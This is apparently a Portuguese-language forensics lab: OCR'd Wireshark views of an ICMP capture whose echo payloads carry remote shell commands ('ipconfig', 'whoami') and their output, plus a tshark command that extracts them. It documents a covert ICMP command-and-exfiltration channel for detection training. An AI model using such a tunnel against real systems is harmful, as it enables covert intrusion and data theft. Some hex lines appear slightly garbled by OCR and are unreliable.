
```
No.     Time        Source            Destination       Protocol  Length Info
    150 15.048514   192.168.153.130   192.168.153.129   ICMP        60 Echo (ping) reply    id=0x0001, seq=911/36611, ttl=255
    151 15.251289   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=912/36867, ttl=255 (no response found!)
    153 15.455926   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=913/37123, ttl=255 (no response found!)
    155 15.658609   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=914/37379, ttl=255 (no response found!)
    159 15.861371   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=915/37635, ttl=255 (no response found!)
    161 16.065014   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=916/37891, ttl=255 (no response found!)
    163 16.268272   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=917/38147, ttl=255 (no response found!)
    165 16.472288   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=918/38403, ttl=255 (no response found!)
    167 16.674768   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=919/38659, ttl=255 (no response found!)
    169 16.878536   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=920/38915, ttl=255 (no response found!)
    171 17.081864   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=921/39171, ttl=255 (no response found!)
    173 17.285309   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=922/39427, ttl=255 (no response found!)
    175 17.488696   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=923/39683, ttl=255 (no response found!)
    177 17.692482   192.168.153.129   192.168.153.130   ICMP       106 Echo (ping) request  id=0x0001, seq=924/39939, ttl=255 (no response found!)
    179 17.895091   192.168.153.129   192.168.153.130   ICMP        62 Echo (ping) request  id=0x0001, seq=925/40195, ttl=255 (no response found!)
    226 22.368746   192.168.153.130   192.168.153.129   ICMP        60 Echo (ping) reply    id=0x0001, seq=947/45827, ttl=255
    227 22.572556   192.168.153.129   192.168.153.130   ICMP        95 Echo (ping) request  id=0x0001, seq=948/46083, ttl=255 (no response found!)
```

```
> Frame 150: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: Vmware_d8:3c:42 (00:0c:29:d8:3c:42), Dst: Vmware_1f:85:33 (00:0c:29:1f:85:33)
> Internet Protocol Version 4, Src: 192.168.153.130, Dst: 192.168.153.129
v Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x4dc2 [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence number (BE): 911 (0x038f)
    Sequence number (LE): 36611 (0x8f03)
  v Data (9 bytes)
      Data: 6970636f6e6669670a
      [Length: 9]
```

```
0000  00 0c 29 1f 85 33 00 0c  29 d8 3c 42 08 00 45 00   ··)··3·· )·<B··E·
0010  00 25 1e 15 00 00 ff 01  e9 6d c0 a8 99 82 c0 a8   ·%······ ·m······
0020  99 81 00 00 4d c2 00 01  03 8f 69 70 63 6f 6e 66   ····M··· ··ipconf
0030  69 67 0a 00 00 00 00 00  00 00 00 00               ig······ ····
```

Data (data.data), 9 bytes

Packets: 1087 · Displayed: 17 (1.6%)


icmp_camp.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
Open Data preferences...
Show not dissected data on new Packet Bytes pane
Try to uncompress zlib compressed data
✓ Show data as text
Generate MD5 hash
Disable Data...

data

No.	Time	Source	Destination	Protocol	Length	Info
150	15.048514	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=911/36611, ttl=255
151	15.251289	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=912/36867, ttl=255 (no response found!)
153	15.455926	192.168.153.129	192.168.153.130	ICMP		seq=913/37123, ttl=255 (no response found!)
155	15.658609	192.168.153.129	192.168.153.130	ICMP		seq=914/37379, ttl=255 (no response found!)
159	15.861371	192.168.153.129	192.168.153.130	ICMP		seq=915/37635, ttl=255 (no response found!)
161	16.065014	192.168.153.129	192.168.153.130	ICMP		seq=916/37891, ttl=255 (no response found!)
163	16.268272	192.168.153.129	192.168.153.130	ICMP		seq=917/38147, ttl=255 (no response found!)
165	16.472288	192.168.153.129	192.168.153.130	ICMP		seq=918/38403, ttl=255 (no response found!)
167	16.674768	192.168.153.129	192.168.153.130	ICMP		seq=919/38659, ttl=255 (no response found!)
169	16.878536	192.168.153.129	192.168.153.130	ICMP		seq=920/38915, ttl=255 (no response found!)
171	17.081864	192.168.153.129	192.168.153.130	ICMP		seq=921/39171, ttl=255 (no response found!)
173	17.285309	192.168.153.129	192.168.153.130	ICMP		seq=922/39427, ttl=255 (no response found!)
175	17.488696	192.168.153.129	192.168.153.130	ICMP		seq=923/39683, ttl=255 (no response found!)
177	17.692482	192.168.153.129	192.168.153.130	ICMP		seq=924/39939, ttl=255 (no response found!)
179	17.895091	192.168.153.129	192.168.153.130	ICMP		seq=925/40195, ttl=255 (no response found!)
226	22.368746	192.168.153.130	192.168.153.129	ICMP		seq=947/45827, ttl=255
227	22.572556	192.168.153.129	192.168.153.130	ICMP		seq=948/46083, ttl=255 (no response found!)

```
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x0ba6 [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence number (BE): 912 (0x0390)
    Sequence number (LE): 36867 (0x9003)
  v [No response seen]
    v [Expert Info (Warning/Sequence): No response seen to ICMP request]
        [No response seen to ICMP request]
        [Severity level: Warning]
        [Group: Sequence]
v Data (64 bytes)
    Data: 6970636f6e6669670a0d0a57696e646f777320495020436f…
    Text: ipconfig\n\r\nWindows IP Configuration\r\n\r\n\r\nEthernet adapter Blueto
    [Length: 64]
```


```
0000  00 0c 29 d8 3c 42 00 0c  29 1f 85 33 08 00 45 00   ··)·<B·· )··3··E·
0010  00 5c 3a 4e 00 00 ff 01  cc fd c0 a8 99 81 c0 a8   ·\:N···· ········
0020  99 82 08 00 0b a6 00 01  03 90 69 70 63 6f 6e 66   ········ ··ipconf
0030  69 67 0a 0d 0a 57 69 6e  64 6f 77 73 20 49 50 20   ig···Win dows IP
```

Text (data.text), 64 bytes


Packets: 1087 · Displayed: 17 (1.6%)

Exfiltração de Dados

tshark.exe -Y data -r D:\Forense\gts20192\samples\icmp_camp.pcapng -T fields -e data



```
PS D:\ProgramsFile\Wireshark> .\tshark.exe -Y data -r D:\Forense\gts20192\samples\icmp_camp.pcapng -T fields -e data    6970636f6e6669670a
6970636f6e6669670a0d0a57696e646f777320495020436f6e66696775726174696f6e0d0a0d0a0d0a45746865726e6574206164617074657220426c7565746f
6f7468204e6574776f726b20436f6e6e656374696f6e3a0d0a0d0a2020204d656469612053746174652e202e202e202e202e202e202e202e202e202e202e20
3a204d65646961206469736636f6e6e65637465640d0a202020436f6e6e656374696f6e2d737065636966696320444e5320537566666697820202e203a200d0a0d
0a45746865726e6574206164617074657204c6f63616c204172656120436f6e6e656374696f6e3a0d0a0d0a202020436f6e6e656374696f6e2d737065636966
696320444e532053756666697820202e203a206c6f63616c646f6d61696e0d0a2020204c696e6b2d6c6f63616c2049507636204164647265737320202e202e202e
202e202e203a20666538303a3a393135393a623538613a613762343a6565376125313100d0a20202049507634204164647265737320202e202e202e202e202e20
2e202e202e202e202e203a203139322e3136382e3135332e3132390d0a2020205375626e6574204d61736b202e202e202e202e202e202e202e202e202e202e20
2e203a203235352e3235352e3235352e300d0a20202044656661756c74204761746577617920202e202e202e202e202e202e202e202e202e203a203139322e3136
382e3135332e320d0a0d0a54756e6e656c2061646170746572206973617461702e7b3541443032303342d393844302d343838442d394145332d453437373935
3534363235447d3a0d0a0d0a2020204d656469612053746174652e202e202e202e202e202e202e202e202e202e202e203a204d65646961206469736636f6e6e
65637465640d0a202020436f6e6e656374696f6e2d737065636966696320444e532053756666697820202e203a200d0a0d0a54756e6e656c2061646170746572
206973617461702e6c6f63616c646f6d61696e3a0d0a0d0a2020204d656469612053746174652e202e202e202e202e202e202e202e202e202e202e203a204d
65646961206469736636f6e6e65637465640d0a202020436f6e6e656374696f6e2d737065636966696320444e532053756666697820202e203a200d0a0d0a433a
5c55736572735c417065785c4465736b746f703e
77686f616d690a
77686f616d690a77696e2d36666f39697274333236355c617065780d0a0d0a433a5c55736572735c417065785c4465736b746f703e
PS D:\ProgramsFile\Wireshark>
```

